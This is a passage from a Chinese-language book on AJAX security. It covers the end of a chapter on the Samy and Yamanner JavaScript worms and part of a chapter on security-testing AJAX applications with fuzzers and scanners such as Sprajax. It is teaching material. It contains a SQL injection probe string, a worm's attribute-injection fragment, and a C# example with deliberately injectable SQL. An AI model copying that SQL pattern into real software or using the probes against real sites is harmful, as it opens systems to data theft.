另一个病毒作者所犯的低级错误是在病毒的执行方式上。我们曾经提过，img 标签中 onload 属性中的 JavaScript 代码只有在 src 属性指定的图片被成功加载后才会执行。虽然该作者将 src 属性的值指定为 Yahoo！邮件系统的首页，但是他并没有该图片的控制权，而是由 Yahoo！完全来控制的。只要 Yahoo！研究了 Yamanner 病毒的源代码就可以通过修改图标的 URL 立刻阻止病毒的传播。在 Yahoo！彻底修改该漏洞之前，这可以作为一个临时的方法来避免更多的用户感染病毒。由于病毒代码中的 URL 不再指向一个有效的图片，所以 Yamanner 病毒会立刻停止传播。先不去争论 Yahoo！修改图标 URL 的难度如何，病毒作者使用一个完全无法掌控的图片，本身就是一个很大的错误。至少，作者可以使用其他国家、其他第三方站点中的某张图片。这样 Yahoo！就不得不与对方进行联系，以让对方删除掉相应的图片。如果作者再选一个很久都没有更新的网站，或者联络信息已经失效的网站，那么 Yahoo！就无法删除这张图片。这样，如果不借助于流量监控或者其他一些复杂的办法，在 Yahoo！修改底层漏洞之前，无法如此快速地停止病毒的传播。通过选择一张更恰当的图片，作者可以确保病毒运行尽可能长的时间，从而收集更多可出售的电子邮件地址。

Yamanner 蠕虫犯的另一个低级错误是试图弹出一个指向 www.lastdata.com 的浏览器窗口。显然，这里存在的问题是：为什么病毒的作者要这么做？既然他可以让成千上百的人们访问任何一个网站，为什么偏偏是 www.lastdata.com？很可能 Yamanner 的作者就是 www.lastdata.com 的拥有者，或者与网站有某些利益关系，也许是想从在线广告中赚取一定的回报。这很符合作者想要通过 Yamanner 蠕虫挣钱的假设。如果弹出这个窗口是为了挣取一定的回报，那么很显然他并没有过这种私下交易的经验。使用 window.open 方法来弹出一个窗口是一个极其失败的做法，以为几乎所有的弹出窗口拦截程序，以及所有主流浏览器，在默认情况下都会阻止弹出这样的窗口。当然，因为病毒的作者输错了 www.lastdata.com 的 URL 地址，所以并没有弹出相应的页面。但是，奇怪的是，其余的代码中却并没有类似的错误。这表明，这个弹出的窗口是后来加上的，并没有在作者原先的设想之内。Yamanner 的作者这样做，可能也只是为了误导调查人员。但是，考虑到其他的一些低级错误，他又不像是能够想到这一步的。

13.6 从实际 JavaScript 蠕虫中能学到的经验

为了避免再受到 Samy 和 Yamanner 等 JavaScript 蠕虫的攻击，开发人员应该注意以下几点。

- JavaScript 蠕虫并不是假想出来的。在实际中，有十几种 JavaScript 蠕虫都对真实系统造成过破坏。对于互联网中的一些大型公司来说，JavaScript 如果绝对是一个危险，我们不能忽视或者低估他们的危害。
- JavaScript 蠕虫正在被用于犯罪目的。在不到 8 个月的时间里，JavaScript 蠕虫就从简单的测试阶段（例如 Samy 蠕虫）过渡到了用于获取经济利益的犯罪工具。既然已经有人将 JavaScript 蠕虫作为了收入来源，那么以后肯定会出现更多的 JavaScript 蠕虫病毒。
- JavaScript 蠕虫可能会被用于获取更大的非法利益。虽然同其他形式的恶意软件相比，贩卖邮件地址和垃圾广告的收入都相当可观，但是 JavaScript 蠕虫可以用来攻击那些支持用户上传内容的金融网站。例如，拥有聊天室的在线赌博网站、允许用户创建新拍卖项、或者留下反馈信息的在线拍卖网站，甚至股票交易网站，都是 JavaScript 蠕虫攻击的主要目标。
- XMLHttpRequest 间接增加了 JavaScript 蠕虫可以造成的危害。它允许 JavaScript 蠕虫在用户不知情的情况下利用其身份信息来发送请求，

JavaScript 蠕虫可以获得 XMLHttpRequest 返回的完整响应信息，并轻易地从中提取出机密信息。

- 正如在Samy和Yamanner蠕虫中介绍的，攻击者可以借助于XMLHttpRequest绕过像确认页面这样复杂的、多页面的处理程序。虽然含有随机令牌的确认页面可以有效地防止跨站请求伪造攻击，但是却无法阻止 JavaScript 蠕虫。因为 JavaScript 蠕虫可以看到 XMLHttpRequest 返回的整个响应信息，所以可以从中提取出任何所需的数据，并继续执行。唯一一种能够有效阻止 JavaScript 蠕虫，而不是阻止人们的方法，就是使用一些只有人类才能获取到的信息。例如，JavaScript 无法读取图片中的内容。我们在第 10 章提到过，根据开发人员所必须遵守的制度不同，CAPTCHA 就可能成为一种防范手段。同样，由于 JavaScript 可能会读取一些计算机以外的安全设置，所以双重身份验证也是一种很好的选择。
- 一定要格外小心 HTML 或者 CSS 这样的富客户端输入。Samy 和 Yamanner 都显示出清除 HTML 和 CSS 中的恶意内容有多么的困难。对于这种输入而言，最大的困难在于，传统的、通过正则表达式进行验证的白名单验证方法失效了。虽然可以使用简单的正则表达式来检查某字符串是否是邮政编码，但是没有哪种正则表达式可以检查任意 HTML 中是否包含着恶意内容。这些内容必须通过一个解析程序，通过多次处理才能防止出现 Yamanner 中 target=""onload="//virus"的情况出现。
- 如果我们必须使用某种富客户端内容，例如 HTML，那么可以考虑使用像 Wikitext 或者 BBCode 这样轻量级的标记语言，只使用一部分合理的子集元素。这些语言使用不同的标记来代替标签，因此如果有任何标签未经过过滤，也不会被浏览器解析为 HTML 代码。同时，在大多数轻量级的标记语言中都无法使用像 JavaScript 这样的自动化脚本。对于如何对富客户端内容进行验证，请读者参考第 4 章“AJAX 攻击层面”中的内容。

13.7　本章小结

对于 Web 应用程序来说，JavaScript 蠕虫的威胁是实际存在的，而且当前也有人正在将其用于非法获利的犯罪活动中。因为它们都是使用像 JavaScript 或者 Flash 这样的解释型语言所编写，所以只要有合适的解释程序就可以运行在任何设备、任何操作系统中。这使得 JavaScript 蠕虫真正的实现了跨平台，可以比传统

的计算机病毒或者蠕虫运行在更多的系统之上。由于解释程序的局限性，大多数JavaScript蠕虫无法删除或修改受害人机器上的文件，但是它们还是可以造成一定的危害，并且其所携带的恶意程序会悄无声息地收集、窃取用户的隐私信息。除此之外，其网络能力和可运行平台的多样性，使得 JavaScript 蠕虫能够对互联网中的机器，发起大规模的拒绝式服务攻击。这些网络能力也使得病毒可以传播给新的受害人。

在任何情况下都可能由于不恰当的输入验证使得 JavaScript 蠕虫被注入到网站中，对两个真实蠕虫的研究也表明，正是由于不恰当输入验证所导致的 XSS 漏洞才使得病毒得以传播。终端用户可以尝试使用一些预防措施，来避免感染JavaScript蠕虫（例如使用 Firefox 中的 NoScript 插件），但是，最终这些由于安全漏洞所导致的威胁，只能由开发人员来解决。

第14章
测试AJAX应用程序

错误观点：

AJAX应用程序的测试方法同传统Web应用程序的一样。

通过本书我们已经可以了解到，要实现一个安全的AJAX应用程序所面临的3个主要挑战。同传统Web应用程序相比，由于AJAX应用程度的复杂度、攻击层面及透明度都增加了，所以也更难以保证其安全。当然，在这3个问题中，透明度的增加最为重要，危险性也最大。就像AJAX程序一样，当应用程序的逻辑被放到客户端时，攻击者就更容易对程序进行反向工程，从中发现安全漏洞。

但是，有些自相矛盾的是，虽然AJAX应用程序对于攻击者更加透明，但是对于正常的用户却越发地不透明。合法的用户不会经常查看页面的HTML源代码，也不会使用数据包嗅探攻击，或者对已混淆的客户端JavaScript代码进行反混淆。如果他们也这么做的话，也会知道请求发送的时间和目的地。他们可以知道哪些数据被发送给了服务器，哪些数据是从响应信息中接收的，以及客户端如何来处理这些数据。他们可以了解到很多有关客户端和服务端的知识，但是他们只是简单地选择了“不”。因为他们还有一个更重要的任务，就是使用应用程序！

14.1 黑魔法

对于用户来说，AJAX 网站更像是使用了一些黑魔法。到现在为止，人们已经很好地习惯了网站的工作方式：单击网页中的某个按钮，向服务器发送某些信息，然后服务器会返回一个新的页面。但是，AJAX 却打破了这个规则。现在，用户即使不提交表单或者单击链接，页面也会发生相应的改变。而且浏览器地址栏中的URL都不会发生变化。那么这些新的数据从哪里来呢？我们如何再次或者同样的数据呢？我们是否能够再获得同样的数据呢？用户发给服务器的数据会以

什么开头呢？正如我们之前所说，普通用户是不会知道这些问题的答案的，也根本不会关心答案是什么。理解应用程序如何工作已经与用户的体验毫无关系，正如我们搭飞机从亚特兰大飞往洛杉矶，并不需要知道任何有关航空电子学或者热力学的知识一样，网站用户在下载最新 White Stripes 相册时，也并不需要了解任何有关 HTTP 和 XML 的知识。虽然用户是否理解应用程序的架构并不重要，但是对于测试应用程序的质量保证人员（Quality Assurance，QA）来说，这一点至关重要。

下面我们以 Simon's Sprckets 的运输成本计算页面为例（如图 14-1 所示）该页面显示了一张美国地图。如果要查看货物的运输费用，用户只需要将鼠标指针放在运输目标地所在州的位置即可。然后，该页面会向服务器发送一个 AJAX 请求获得运输费用数据，并刷新局部页面来显示该数据。至此，我们并不用过多地担心应用程序的架构，因为从用户的角度来看，是不需要了解什么架构的。

图 14-1　Simon's Sprocket 基于 AJAX 的运费计算页面

编写这类应用程序的程序员在将代码交给 QA 部门之前，通常都会用鼠标进行一些测试。他可能会打开一个网页，将鼠标在几个州之间移动一下，调试一下代码，保证使用了正确的算法来计算运费。一个注重质量的程序员可能还会创建一些自动化的单元测试，例如向应用程序传递每个州的值，再将返回的结果与正确结果进行比较。如果所有的测试都正常通过，那么随后程序员会将应用程序交给 QA 工程师进行测试。

在理想情况下，测试该应用程序的 QA 工程师应该比开发人员进行更彻底的测试。开发人员可能只挑几个州进行测试，但是 QA 团队必须测试所有的州。他们会打开一个页面，将鼠标移到每个州上，然后将鼠标快速地在不同州之间移动，看看这样会不会导致应用程序崩溃。他们还可能同时打开多个浏览器，来测试应用程序的扩展性和加载能力。他们甚至会使用某个自动化测试工具，将鼠标移动到地图中的每个像素，以确定其中没有任何盲点。所有这些测试都很重要，而且十分必要。但是，所有这些测试都是集中于找到功能上的缺陷，即都在力图于证明应用程序能够实现预先设计的功能。在这些测试中，没有一个试图去找到安全上的缺陷，即没有一个测试能够证明应用程序不能实现设计之外的功能。图 14-2 将应用程序的设计和实现方式进行了一个对比。




图 14-2　除了应用程序中的功能缺陷之外，通常还会有一些不知道的及意料之外的功能都会给应用程序带来安全风险

在图 14-2 中，左上和中间的部分表示应用程序原先的设计，这些部分在开发的整个生命周期中主要在设计阶段来完成整体功能性的设计。相反的是，中间及右下的部分代表应用程序实际的实现方式，因此，中间代表了应用程序设计与实现吻合的部分。这些都是正确实现的代码。而左上部表示应用程序设计了，但实际没有实现的部分。这些都是功能上的缺陷。例如，应用程序可能无法同时删除多个电子邮件，或者无法自动对旧邮件进行归档。左上部表示了 QA 部门通常要找到的功能缺陷。实际上，QA 的测试计划通常直接来自于功能设计，为了确保整个应用程序实现了设计中的所有功能。

而图 14-2 中最有意思的当属右下角的部分，这个部分代表了应用程序可以实现，但是并不在设计中的功能。这些设计之外的功能非常危险，也通常会成为安

全缺陷。例如，应用程序可能不只是从数据库中获取名称和地址，也可以向数据库插入新的记录。或者应用程序可以打开、读取 Web 服务器上的任何文件，包括网站根目录之外的其他文件。

这些安全缺陷不仅非常危险，也非常难以发现。毕竟，QA 的测试计划并不会包括，任何能否向数据库写入记录的测试。他们所有的精力，都已经花在确保完成所有设计中的功能上。而且，任何在大型软件项目中工作的人都知道，一个看起来简单的工作，做起来却是多么的困难。事实上，如果测试人员只是模拟一下合法用户的正常操作，而不去管底层的技术机制，是很难发现安全缺陷的。为了说明其中的道理，我们来看看 AJAX 调用中互相交换的数据内容。以下是 AJAX 请求的主体内容：

```
{"stateCode":"OH"}
```

而下面是响应信息的主体内容：

```
{"shippingRate":"13.37"}
```

看上去，客户端和服务端是通过 JSON 来交换数据的。客户端发送所选州的邮编简写（两个字符），然后服务端返回一个表示运费的十进制数值。到现在为止，所有功能都很正常。我们已经知道，由于程序员和测试人员已经测试过所有州的运费都是正确的，所以应用程序不会存在任何明显的安全缺陷。

打住！此时你应该上蹿下跳，挥舞手臂向我们喊道："还没有人尝试过发送所有可能的值呢，他们只是测试了地图中显示的值"。的确如此。不管是在开发人员创建的自动化单元测试中，还是在 QA 团队的自动化功能测试中，所有发送的值都是真实、有效的编码。如果有人向服务端发送了如下数据，会怎样呢？

```
{"stateCode":"XX"}
```

或者是这种数据呢？

```
{"stateCode":"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"}
```

或者是这个呢？

```
{"stateCode":"' OR '1'='1"}
```

亦或这个呢？

```
{"foo":"bar"}
```

能够作为州编码的值可能有无穷多个，但是程序员和测试人员只测试了其中的 48 个。他们只是按照用户使用应用程序的方式进行测试，而没有“打破沙锅问到底”，测试底层的实现机制。其中完全有可能存在着某些严重的安全缺陷，例如 SQL 注入或者缓冲区溢出漏洞，但是只靠用户平常的使用是无法发现的。只有通过对客户端代码进行测试，检查请求和响应中的原始数据才有可能发现这样的安全缺陷。

从技术角度来看，并不只是 AJAX 应用程序、所有的 Web 应用程序都存在着这样的问题。但是，这一点在 AJAX 程序中尤为重要。在传统的 Web 应用程序中，发送给服务器的数据通常都显而易见。如果我们去掉 Simon's Sprocket 购物网站中所有的 AJAX 功能，都改为传统的实现方式，那么我们就需要向用户提供一个输入州名称的文本框，很显然，其中的值是要被发往服务端的。但是，在 AJAX 应用程序中，我们只有看了代码或者请求的内容之后，才知道程序发送了哪些数据。否则，我们可能会认为向服务端发送了州的简称、整个州的名字、鼠标指针的 x、y 坐标或者代表每个州加入美国顺序的数字。实际上，我们根本都无法知道，客户端正在向服务端发送着请求。也许第一次请求之后，每个州的运费就被缓存在页面中，完全通过客户端的 JavaScript 代码来显示。任何这些可能性都会完全改变应用程序测试的方式。

为了有效测出 AJAX 应用程序中的安全缺陷，必须不能只是按照用户的操作进行测试，还要深入到底层的架构中。必须知道客户端发送了什么样的消息、什么时候发送的，以及发送给谁。如果不知道这些，很大一部分程序都无法经过测试，仍然会隐藏着许多严重的安全漏洞。或者这些信息的唯一方式就是使用工具，而不是浏览器。

14.2　并不是所有人都使用浏览器来查看网页

许多人在浏览网页内容的时候，实际上使用的并不是浏览器。我们在第 10 章“请求来源问题”中讨论过，许多不同的用户代理都可以与 Web 服务器进行交互。例如，一些视觉有障碍的用户可能会使用某种屏幕阅读器将网页内容转化为语音，然后通过话筒“读”给用户听。不过，其他一些视觉有障碍的用户可能更喜欢使用布莱叶[1]终端。这种设备有一列小小的机械原点，可以根据屏幕上的问题

[1] 布莱叶·路易斯（1809—1852）：法国音乐家、教育家和供视力障碍或失明者使用的书写和印刷符号体系的发明者（1829 年）。

下降或上升，从而形成布莱叶文字（即盲人点字）。但是，从安全的角度来看，我们所要担心的并不应该是使用布莱叶终端的盲人用户，而是那些使用专业网络数据包分析工具的黑客们。

如今的浏览器有着一系列的功能，它们可以播放音乐和电影，可以显示用户以前查看过的历史记录，甚至可以通过一种新的、时髦的、所谓 AJAX 的技术来刷新局部页面（你可能希望深入了解一下，它真的是会变得很重要！）。但是所有这些功能都是为了支持浏览器的主要功能而存在的，即向服务端发送请求，并从服务端接收响应信息。其他所有的功能虽然可能令人十分激动，最终也不过是装饰品罢了。

前面已经说过，我们根本不需要一定使用浏览器来浏览网页。有很多其他的工具也可以发送任意的 HTTP 请求，并接收响应信息。幸运的是，我们的机器上已经安装了至少一种这样的工具。当前的所有操作系统都会自带一个 telnet 工具，完全可以满足我们如上的需求。此外，还有另一款流行的自由软件 Netcat。许多工具，例如 Paros Proxy 或者 Fiddler，它们的主要目的都是为了分析、显示网络中传输的数据，不过也允许用户在发出请求之前修改其中的内容，如图 14-3 所示。这些工具由于可以向任意的服务器发送任意的请求，所以都可以用来代替浏览器。

图 14-3　使用 Fiddler 查看并修改 HTTP 请求

虽然有很多可以用来发送原始 HTTP 请求的替代工具，但是，现在的问题是：为什么会有人要这么做呢？毕竟，在 Web 服务器之间建立一个 telnet 连接，手动发送一个 HTTP 请求，并试着解析返回的 HTML 内容，听上去并不会比使用布莱叶阅读器简单多少。答案有两点：其一，在 Web 浏览器中不存在某些漏洞；其二，

一个好的黑客会利用所有可以使用的工具来找出所有可能存在的漏洞。

我们还以前一节中的 Simon's Sprocket 购物网站为例。如果攻击者只使用浏览器来发送请求，那么就只能像正常用户一样，只能发送 48 个州的有效编码。但是，通过使用这些能够操纵原始 HTTP 请求的工具，他可以按照自己的需要发送任意的数据。例如，如果攻击者想要试探网站是否存在 SQL 注入漏洞，就不能只是发送{"stateCode":"OH"}这样的请求，而必须是{"stateCode":"' OR '1'='1"}。

同样，也并不是只有 AJAX 应用程序才存在这个问题。如果只是在表单中输入"' OR '1'='1"，那么一个浏览器就足够了。但是，如果要发送 JSON 格式的信息，他就需要使用像 Firebug 这样的 JavaScript 调试器了。这也证明了同样的观点：攻击者为了发现程序的漏洞，会以非正常的、让人意料不到的方式来使用应用程序。因为黑客们使用可以操纵原始请求的工具，以及脚本调试器来攻击我们的网站，所以我们的 QA 工程师也应该使用相同的工具来进行防御。只通过浏览器来测试应用程序就像在枪战中只带着一把小刀，即使测试人员都非常精通于器械格斗（指安全），但是在强大的火力面前，也没有任何取胜的机会。

14.3　两手都要抓，两手都要硬

一方面是测试团队理解应用程序架构的必要性，一方面是使用低级的工具，两者形成了一个两难的局面。同让开发人员测试自己的代码相比，打造一个精英 QA 团队又是出于什么目的呢？可以肯定的是，这个团队可以提供更高级的保护措施，对错误进行仔细的检查。但是还远远不止如此。打造精英 QA 团队的真正目的，是为了能从另一种不同的角度来看待问题。

程序员会按照程序员的思路去想问题，这是天性使然，很难改变。当我们在测试自己开发的程序时，会偏向于按照自己认为的使用方式来测试。例如，如果某个程序员正在测试自己开发的音乐交易网站，他可能会打开网站首页，搜索某个 CD，将它加入到购物车中，然后再付款。但是，实际用户并不是这样操作的。一个真正的用户会打开网站，到处浏览一下，将一些物品添加到购物车中，然后又改变了主意，从购物车中删除已有的物品，随后打开另一个音乐交易网站，对比一下两个网站中的物品价格等。许多缺陷，不管是功能上的还是安全上的，都是由于这种程序员自己错误的想象而引起的。

而 QA 工程师的工作就是要像一个真正用户一样思考和操作。但是我们也说过，QA 工程师必须像一个程序员一样，去了解 AJAX 应用程序架构。俗话说，鱼和熊掌不可兼得，QA 工程师无法既像一个程序员一样（这样就无法找出功能

上的缺陷），又像一个用户一样（这样就无法发现安全上的缺陷）。一个非常优秀的测试人员会像奥威尔作品中的双重思想一样，一会儿像一个程序员一样思考，一会儿又像一个用户一样思考。但是，任何人都很难这样维持很长时间。一个较实际的办法就是让一些 QA 人员专心进行功能测试，而另一部分人专心进行安全测试；还有一个更好的办法就是给 QA 团队配备一些专门用于检测安全漏洞的工具。毕竟，通常 QA 部门使用的工具都是用来发现功能缺陷的。没有道理只为 QA 工程师提供一半的工具，尤其是普通的 QA 工程师对功能缺陷的认识，要远远多于对安全缺陷的认识。

14.4 安全测试工具

任何看过《黑客帝国（The Matrix）》这部电影的人都知道，入侵一个计算机系统是多么的激动人心，甚至我们敢说，有一些性感。在虚拟世界中，入侵就是功夫、剑术格斗，以及闪避子弹。黑客们总是可以打败隐藏在幕后的威胁、拯救世界，并成为所有黑客迷们心中的超级明星（说得更好一点，是一些思想开放的超级明星）。

虽然我们不愿打破这样美好的幻想，但是不得不说，在现实生活中，入侵是一个耗费精力、枯燥的过程。通常，这对于程序员们是一件好事，因为这让一些业余的黑客在几次尝试后就会放弃入侵行为。但是，当我们测试应用程序中的安全缺陷时，应该把自己当成真正的黑客。如果是手工测试，即使一个简单的 AJAX 应用程序，也会让我们发送上千次请求，分析上千次响应信息。除此之外，我们还需要使用浏览器之外的工具来进行测试。为了测试效果更好，我们需要将原始请求输入到 telnet 控制台中，然后以普通文本的形式阅读其返回的响应信息，而不是只简单地查看显示的 HTML 页面。天啊，这个过程听上去就让人头疼！

为了提高效率，我们需要一个能自动执行该过程的工具。现在，不管是开源还是商业软件，都已经有了很多优秀的安全分析工具，可以减少网站的分析时间，并提高分析的全面性。在这一节中，我们会介绍一些基本的自动化安全测试工具，并简要回顾一些最著名的案例。

充分公示

本书的两位作者都是 HP 的员工，而在这一节中也会提到 HP 的安全测试工具 WebInspect。我们已经尽最大努力在自己的产品与其他工具之间进行公平的对比。这里想告诉大家的是，可能在这一节中，我们无意间会有丝毫的偏袒之意，还请读者谅解。

14.4.1　生成网站目录

任何分析的第一步就是要确定测试的内容是什么。对于 AJAX 应用程序来说，这意味着找到所有的网页和 Web 服务。有 3 种办法可以来完成：网络蜘蛛程序、代理监听及直接分析源代码。

网络蜘蛛又被称为网络爬虫，主要用来从网页的文本信息中搜索出指向其他网页的链接，这个过程会以递归的方式执行。例如，如果蜘蛛程序在 page1.html 中找到了一个指向 page2.html 的页面，然后就会向服务端请求 page2.html，进而搜索 page2.html 中所有的链接等。理论上，如果有适当的起始页面，网络蜘蛛程序能够找到应用程序的所有页面，并生成整个网站的目录结构。

这 3 种方法都有各自的优点和缺点。显然，使用代理监听器需要更多的人工处理过程。在实际中，用户需要自己来完成一些工作，而不是将所有的工作都交给工具来完成（如同网络蜘蛛一样）。对于大型网站来说，这可能要消耗大量的时间。而且，这种办法也无法保证能够检测出所有的攻击层面，即应用程序中所有的页面和方法。如果网站含有一个名为 openNewAccount.html 的页面，但是从来没有用户访问过，那么代理监听器便无法发现该页面，因此也不会经过测试。

另一方面，没有哪个网络蜘蛛程序能够具有人类一般的智能。当蜘蛛程序遇到一个 Web 表单时，需要提交相应的值才能进行下一步，但是它知道应该填写什么吗？对于蜘蛛程序来说，它无法知道什么样的值才是有效的。我们知道在邮政编码字段中需要填写一个类似于 30346 的数字，但是在蜘蛛程序看来，这只是一个毫无意义的文本输入。如果不能提供有效的值，应用程序会返回到一个错误页面，而不是继续执行下去。同样，大多数蜘蛛程序也无法正确识别那些大量使用 JavaScript 的应用程序，而这恰恰是 AJAX 应用程序的特征。因此，我们也无法保证蜘蛛程序能够发现应用程序所有的攻击层面。最后，蜘蛛程序也容易偏离主题对实际需要测试网站以外的内容进行搜索。例如，如果蜘蛛程序发现了一个指向 Yahoo！的链接，可能会尝试搜索整个互联网！

第 3 种分析方法就是直接使用分析工具，对应用程序的源代码进行分析。这是目前最彻底的技术手段。如果要向用户最大程度地保证应用程序的整个攻击层面都经过了测试，那么可以考虑使用这种方法。源代码分析同时也是唯一一种，可以有效发现程序中后门的办法。例如，如果某个程序员在登录页面中加入了一些代码，如果发现请求中包含“Joe_Is_Great”的字符串就直接跳转到管理员页面。蜘蛛程序几乎不可能发现这样的后门，而如果用户没有输入过该值，代理监听器

也不可能发现。

源代码分析方法唯一真正的缺点是，必须具有对源代码的访问权限。但是对于 AJAX Mashup 程序来说，这几乎是不可能的，因为访问的都是第三方提供的 Web 服务，而这些功能的源代码很少是开放的。表 14-1 显示了各种网站目录生成策略的优点和缺点。

表 14-1 各种网站目录生成策略的优点和缺点

目录生成策略	优　点	缺　点
网络蜘蛛程序	快速； 需要最少的用户参与； 不需要访问源代码	不够智能； 会错过应用程序的某些部分； 很难分析 JavaScript 代码； 会偏离应该搜索的应用程序
代理监听	智能； 不会偏离应搜索的应用程序； 能够很好的处理 JavaScript； 不需要访问源代码	速度慢； 需要用户的参与； 会错过应用程序的某些部分
源代码分析	彻底； 需要最少的用户参与； 可以发现后门程序	需要访问源代码

14.4.2 漏洞检测

为应用程序生成目录只是第一步而已（不过这是非常重要的第一步！），接下来就是检查应用程序中是否含有漏洞。在检测缺陷方面，主要使用两个方法：黑盒测试（也称为动态分析）及源代码分析。

同上一节讨论的网络蜘蛛及代理监听方法类似，黑盒测试也不需要任何应用程序的源代码。分析工具会模拟用户的实际操作向应用程序发起 HTTP 请求。最简单的黑盒测试工具是模糊测试工具（Fuzzer）。模糊测试是指向应用程序发送随机或者伪随机的值，从而找到会产生错误的条件。通常，模糊测试工具会发送一些特大、特小、或者特殊的输入，来测试一些边缘情况和意料之外的程序行为。例如，如果我们使用模糊测试工具来测试一个以 32 位整型作为参数的 Web 服务方法，那么可能会测试最大的正整数、最小的负整数及零。在这些测试中，如果 Web 服务返回了错误信息，那么模糊测试工具会将相应值标记为潜在的危险。

般来说，它不会去关心正在测试什么，不管其测试的 Web 服务方法是用来在某个在线安全交易网站中购买股票，还是用来查找昨天扬基队（Yankees）与红袜（Red Sox）队[2]比赛的分数。此外，模糊测试工具通常只监听服务端返回的错误信息，对于 Web 应用程序来说，这就像查看 HTTP 响应代码是否是 500 一样简单。

当然，黑盒测试并不会只是这么简单。许多高级的工具不仅可以检查返回的 HTTP 代码，也可以检查响应中的内容。它们可以将攻击产生的响应内容与正常响应的内容进行比较，根据二者之间的差异来确定此次攻击是否成功。这些工具还可以改变自己的测试行为，以免发送无用的请求。例如，如果检测出当前应用程序使用了 AJAX 框架 DWR，那么它就不会再去测试那些只有 ASP.NET AJAX 框架中才存在的漏洞。

与黑盒测试相对的另一个办法就是进行源代码分析，也被称为静态分析。这需要对源代码文件或者经过编译的二进制文件进行解析，从而检查其中是否含有漏洞。简单的源代码分析可能包括查找是否调用了已知的不安全方法，例如 C 语言中的 strcpy 方法。而一些更为复杂的工具可能会进行流程上的分析，并试图模拟应用程序在运行时的执行过程。

同样，每个方法都有自己的优点和缺点。而且同上一节的源代码分析方法一样，这里的源代码分析也需要访问应用程序的源代码，但是这对 Mashup 和使用第三方服务的应用程序来说，是几乎不可能的。源代码分析工具也多是针对不同语言所编写的，例如 Java 或者 C++。但是，AJAX 应用程序会同时使用多种语言：在客户端使用 JavaScript，在服务端使用 PHP、C#、Java 或者其他一些语言。除非源代码分析工具能够同时检查所有的代码，包括客户端的脚本代码，否则无法准确地对应用程序进行测试。

源代码分析工具另一个经常遭人批评的诟病就是它们会虚报很多问题，即会报告许多应用程序中实际不存在的错误。因为它们无法真实地模拟应用程序，所以在产生错误时，它们也很难准确地进行判断。

黑盒测试工具就不会存在这些问题。因为它们并不需要访问应用程序的源代码，所以不会受到不同语言的影响。而且，由于它们模拟黑客的实际攻击并不只是通过检查源代码来评估程序运行时的行为，所以它们报告的错误也准确得多。但是，另一方面，黑盒漏洞检测工具通常都不得不结合使用，某种差强人意的黑盒目录生成技术（例如网络蜘蛛程序或者代理监听）。因此，如果应用程序的某些部分都无法进行测试，更谈不上测试的准确性了。表 14-2 显示了各种网站漏洞检

[2] 两个都是美国著名的棒球联队。

测策略的优点和缺点。

表 14-2　各种网站漏洞检测策略的优点和缺点

漏洞检测策略	优　点	缺　点
黑盒测试	不需要访问源代码； 通常会更准确； 与使用的语言无关	无法保证整个应用程序都经过测试
源代码分析	非常彻底	需要访问源代码； 较高的误报率； 与使用的语言有关

14.4.3　分析工具：Sprajax

Sprajax（www.owasp.org/index.php/Category:OWASP_Sprajax_Project）是一款开源的工具，专门用来查找 AJAX 应用程序中的漏洞。由于它专注于 AJAX 应用程序，所以在众多安全测试工具中显得独树一帜。大多数这样的工具都会试图支持所有类型的 Web 应用程序及网络传输数据，但是至今都无法很好地支持 AJAX。虽然 Sprajax 的想法值得肯定，但是当前却由于某些运作方面的问题限制了它的用途。在本书编写的时候，Sprajax 的最新版本（版本 20061128）还只能用于 Microsoft ASP.NET AJAX 框架编写的 Aajx 应用程序中。不过在将来，它计划支持 Google Web Toolkit。

除此之外，虽然 Sprajax 本身是开源的，并且可以免费下载，但是它需要使用 Microsoft SQL Server 2005，而这个数据库是不开放源码并且收费的。

Sprajax 使用了网络蜘蛛程序中的技术对应用程序进行搜索，并查找出所有 ASP.NET AJAX 服务和方法。一旦发现了这些方法，Sprajax 就会根据方法的参数类型发送一些临界的值进行测试，如下所示。

- `~!@#$%^&*()_-+={[]}|\\:;<,>.?/。
- AAAAA…（1025 个 A）。
- 负无穷（对于数值型参数而言）。
- NaN，即一个非数字的常量（对于数值型参数而言）。

服务器会将任何引起错误的请求返回给 Sprajax，然后 Sprajax 再将这些信息显示在一个表格中。用户可以清楚地看到哪个方法被攻击，引起错误的测试值，以及返回的异常信息。在大多数情况下，这些信息非常有用，但是有些时候一些

方法会捕捉并处理异常信息，这样就仍然存在执行危险输入的可能性。例如我们用 Sprajax 测试的网站，在某个方法中存在下面这个 SQL 注入漏洞：

```
string sql = "SELECT ID FROM [User] WHERE Username = '"
+ username + "'";
SqlConnection con = DBUtil.GetConnection();
SqlCommand cmd = new SqlCommand(sql, con);
SqlDataReader reader = cmd.ExecuteReader();
```

因为任何带有单引号的值都会引起 username 参数调用 cmd.ExecuteReader 失败，所以 Sprajax 会正确的将该方法标记为可疑漏洞。但是，如果我们将这个方法用 try/catch 包围起来，捕获其中产生的异常，那么 Sprajax 就不会再将该方法标记为可疑漏洞了。

```
try
{
string sql = "SELECT ID FROM [User] WHERE Username = '"
+ username + "'";
SqlConnection con = DBUtil.GetConnection();
SqlCommand cmd = new SqlCommand(sql, con);
SqlDataReader reader = cmd.ExecuteReader();
}
catch (Exception ex)
{
// handle the exception here
...
}
```

虽然代码中依然存在 SQL 注入漏洞，但是由于服务端不会抛出任何异常，所以 Sprajax 也不会再报告出来。

总之，公平来说，Sprajax 还是一个非常有用的免费工具。它的目的很明确，但是也受到很大的局限性，只能扫描 ASP.NET AJAX 应用程序，并且需要使用 SQL Server 2005。但是，几乎不需要用户的任何参与，Sprajax 就可以发现大多数的代码缺陷。既然工具都如此易用，我们更没有理由不去进行安全测试了。

14.4.4　分析工具：Paros Proxy

Paros Proxy（www.parosproxy.org/index.shtml）是另一款开源的安全分析工具。

